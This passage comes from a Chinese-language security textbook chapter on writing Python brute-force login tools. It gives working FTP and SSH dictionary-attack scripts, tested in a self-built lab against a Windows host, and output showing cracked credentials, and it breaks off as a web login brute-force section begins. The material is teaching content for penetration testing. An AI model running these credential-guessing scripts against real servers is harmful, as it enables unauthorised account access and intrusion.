（2）ftp.login("user", "password")# 连接的用户名，密码。

（3）ftp.retrlines(command[, callback])# 使用文本传输模式返回在服务器上执行命令的结果。

下面使用 ftplib 函数按照登录流程进行操作。

首先，导入需要使用的 ftplib 库文件。

```
>>> import ftplib
```

其次，使用 ftplib 创建一个 FTP 对象。

```
>>> ftp=ftplib.FTP("192.168.169.133")
```

调用这个对象中的 connect() 函数去连接目标的 21 号端口。

```
>>> ftp.connect("192.168.169.133",21,timeout=10)
```

执行的结果如图 10-7 所示。

```
>>> ftp.connect("192.168.169.133",21,timeout=10)
'220 http://www.aq817.cn'
```

图 10-7　成功连接 FTP

调用这个对象中的 login() 函数使用 admin 作为用户名，test 作为密码来登录。

```
>>> ftp.login("admin","test")
```

如果登录成功，就会得到一个 230 回应，如图 10-8 所示。

```
>>> ftp.login("admin","test")
'230 User admin logged in.'
```

图 10-8　成功登录 FTP

然后可以使用 LIST 命令（这是 FTP 本身的命令）来展示 FTP 服务器中的文件。

```
>>> ftp.retrlines('LIST')
```

这条命令执行的结果如图 10-9 所示。

```
>>> ftp.retrlines('LIST')
-rwxrwxrwx   1 ftp      ftp            24 Jun 11  2009 autoexec.bat
-rw-rw-rw-   1 ftp      ftp            10 Jun 11  2009 config.sys
drw-rw-rw-   1 ftp      ftp             0 Jul 29 14:17 EFS Software
drw-rw-rw-   1 ftp      ftp             0 Aug 22 16:26 Metasploit
drw-rw-rw-   1 ftp      ftp             0 Jul 14  2009 PerfLogs
dr--r--r--   1 ftp      ftp             0 Sep 09 11:52 Program Files
drw-rw-rw-   1 ftp      ftp             0 Sep 09 11:52 Python27
dr--r--r--   1 ftp      ftp             0 Jun 03  2015 Users
drw-rw-rw-   1 ftp      ftp             0 Jul 29 14:17 vfolders
drw-rw-rw-   1 ftp      ftp             0 Aug 27 17:49 Windows
'226 File sent ok'
```

图 10-9　在 FTP 上执行 LIST 命令

最后，可以使用 quit() 函数断开与 FTP 服务器的连接。

```
>>> ftp.quit()
```



图 10-10 断开与 FTP 的连接

执行的结果如图 10-10 所示。

接下来编写一个使用指定用户名和密码来登录 FTP 服务器的 Python 程序。

```
def Login(FTPServer, userName, passwords):
    try:
        f = ftplib.FTP(FTPServer)
        f.connect(FTPServer, 21, timeout = 10)
        f.login(userName, passwords)
        f.retrlines('LIST')
        f.quit()
        print 'We get right password！ '
    except ftplib.all_errors:
        pass
```

下面将这两个程序整合成一个完整的破解程序。这里需要同时考虑用户名和密码，但是，如果在用户名和密码都不知道的情况下，使用暴力破解的难度会变得非常大。在目标主机 192.168.169.133 上建立一个 FTP 服务器，这里使用的工具是“简单 FTP Server”，这个工具的使用很简单，操作界面如图 10-11 所示。

这里面的 1 和 2 处可以设置用户名和密码，在 3 处可以切换启动和停止状态。当服务端启动了验证身份之后，客户端处如果不能输入正确的用户名 admin 和密码 test，就无法访问这个 FTP，如图 10-12 所示。




图 10-11 简单 FTP Server 界面




图 10-12 登录失败

接下来编写一个可以对这个 FTP 服务进行暴力破解的程序。

```
import ftplib
import sys
if len(sys.argv)!=4:
   print "FTPbrute.py  <FTPServer> <UserDic> <PasswordDic>"
```

```
    sys.exit(1)
FTPServer =sys.argv[1]
UserDic=sys.argv[2]
PasswordDic=sys.argv[3]
def  Login(FTPServer, userName, passwords):
    try:
        f = ftplib.FTP(FTPServer)
        f.connect(FTPServer, 21, timeout = 10)
        f.login(userName, passwords)
        f.quit()
        print "The userName is %s and password is %s" %(userName,passwords)
    except ftplib.all_errors:
        pass
userNameFile= open(UserDic,"r")
passWordsFile = open(PasswordDic,"r")
for user in userNameFile.readlines():
     for passwd in passWordsFile.readlines():
           un = user.strip('\n')
           pw = passwd.strip('\n')
           Login(FTPServer, un, pw)
```

在 Aptana Studio 3 中完成这个程序，将这个程序以“FTPbrute.py”为名保存起来，在 Run Configurations 中为这个程序指定三个参数“192.168.169.133 /root/name.txt /root/500-worst-passwords.txt”，这里面的 name.txt 是作者自己编写的，里面只有三个单词，“administrator”“admin”和“root”，而 500-worst-passwords.txt 是刚刚下载的，执行的结果如图 10-13 所示。




图 10-13　扫描得到用户名和密码

由图 10-13 可以看出来，程序已经成功地破解了目标的用户名和密码。

10.4　SSH 暴力破解模块

SSH 为 Secure Shell 的缩写，由 IETF 的网络小组（Network Working Group）所制定。SSH 是建立在应用层基础上的安全协议。SSH 是目前较可靠，专为远程登录会话和其他网络服务提供安全性的协议。利用 SSH 协议可以有效防止远程管理过程中的信息泄露问题。

这个协议和 Telnet 协议一样，都可以用来实现远程管理，但是 Telnet 由于在传输的过程中没有使用任何的加密方式，所以被认为是不安全的，而 SSH 则成为目前远程管理首选的协议。

相比 FTP，除了功能上有所不同之外，SSH 登录的过程也要复杂一些，首先建立一个 SSH 服务器，在 Linux 系统中建立一个 SSH 服务器很简单。这里为了演示起见，下载一款名

为 WinSSHD 的工具，这款工具很简单，可以运行在 Windows 操作系统中。一台主机在安装 WinSSHD 之后，就会变成一个 SSH 服务器，就可以从远程使用 Windows 系统的用户名和密码来登录，这个软件的工作界面如图 10-14 所示。




图 10-14　WinSSHD 的界面

只需要简单单击 Start WinSSHD 即可启动本机的 SSH 服务。

如果要访问这个服务器就必须安装客户端软件。目前最流行的 SSH 客户端工具要数 PuTTY，这里就用这个工具来登录，如图 10-15 所示。




图 10-15　PuTTY 的工作界面

PuTTY 的使用很简单，只需要输入 IP 地址即可（除非 SSH 没有工作在默认端口），然后单击 Open 按钮，就会弹出一个要求输入用户名和密码的命令行，如图 10-16 所示。

```
192.168.169.133 - PuTTY
login as: administrator
administrator@192.168.169.133's password:
```

图 10-16　一个 FTP 的身份验证界面

这里面需要输入目标系统（注意这里展示的是 Windows，如果没有就为 adminitrator 设置一个密码）的用户名和密码。若正确就会出现如图 10-17 所示的 Windows 命令行。




图 10-17　使用 PyTTY 成功登录

好了，刚看到一个 SSH 远程登录的过程。这个过程必须有一个客户端，这一点为编程带来了麻烦。因为在使用 FTP 的过程中，是直接登录的，而 SSH 中的数据需要加密，这一点由我们自己来实现，工作量是很大的，对一些仅需要实现这个功能，却不需要考虑细节的程序员来说，这份额外的工作显然是不必要的。

所以下面介绍一个专门用来处理 SSH 远程登录的 Python 库：pxssh。这个库主要有如下几个函数。

（1）connect(host,user,password)：建立到目标机器的 SSH 连接。

（2）send_command(s,cmd)：发送命令。

（3）logout()：释放该连接。

（4）prompt()：等待提示符，通常用于等待命令执行结束。

利用这个 pxssh 库，只需要对前面的 FTP 代码进行一点儿修改即可。

```
import sys
from pexpect import pxssh
if len(sys.argv)!=4:
```

```
    print "SSHbrute.py  <SSHServer> <UserDic> <PasswordDic>"
    sys.exit(1)
SSHServer =sys.argv[1]
UserDic=sys.argv[2]
PasswordDic=sys.argv[3]
def  Login(SSHServer, userName, passwords):
    try:
        s = pxssh.pxssh()
        s.login(SSHServer,userName, passwords)
        print "The userName is %s and password is %s" %(userName,passwords)
    except:
        print '[-] Error Connecting'
userNameFile= open(UserDic,"r")
passWordsFile = open(PasswordDic,"r")
for user in userNameFile.readlines():
     for passwd in passWordsFile.readlines():
            un = user.strip('\n')
            pw = passwd.strip('\n')
            Login(SSHServer, un, pw)
```

pxssh 类存在于 pexpect 模块里，Kali Linux 2 中默认安装了这个模块，如果没有安装此模块，请自行安装，如果已经存在此模块，但是没有 pxssh 类，可能是由于模块的版本太低，更新至新版本即可解决，更新的命令如图 10-18 所示。

```
root@kali: ~ # pip install --upgrade Pexpect
```

```
root@kali:~# pip install --upgrade Pexpect
Collecting Pexpect
  Downloading pexpect-4.3.0-py2.py3-none-any.whl (55kB)
    100% |████████████████████████████████| 61kB 101kB/s
Collecting ptyprocess>=0.5 (from Pexpect)
  Downloading ptyprocess-0.5.2-py2.py3-none-any.whl
Installing collected packages: ptyprocess, Pexpect
  Found existing installation: ptyprocess 0.5.1
    Not uninstalling ptyprocess at /usr/lib/python2.7/dist-packages, outside env
ironment /usr
  Found existing installation: pexpect 4.2.1
    Not uninstalling pexpect at /usr/lib/python2.7/dist-packages, outside enviro
nment /usr
Successfully installed Pexpect-4.3.0 ptyprocess-0.5.2
```

图 10-18　pexpect 模块的安装过程

10.5　Web 暴力破解模块

在现实生活中，Web 页面中需要输入用户名和密码的情况更为常见。接下来编写一个对 Web 页面的用户名和密码进行暴力破解的程序。首先搭建一个测试用的服务器，这里在 Windows 7（IP 地址为 192.168.169.133）上面安装一个 Easy File Sharing Web Server 软件，成功安装之后，运行这个软件就可以在 80 端口上对外提供 HTTP 服务，现在在 Kali Linux 2 中使用浏览器访问 http：//192.168.169.133，如图 10-19 所示。



图 10-19　Easy File Sharing Web Server 的登录页面

如果使用正确的用户名和密码登录，就可以跳转到一个文件操作界面，如图 10-20 所示。




图 10-20　成功登录之后的操作界面

如果输入了错误的用户名和密码，就会出现一个错误的用户名和密码界面，如图 10-21 所示。

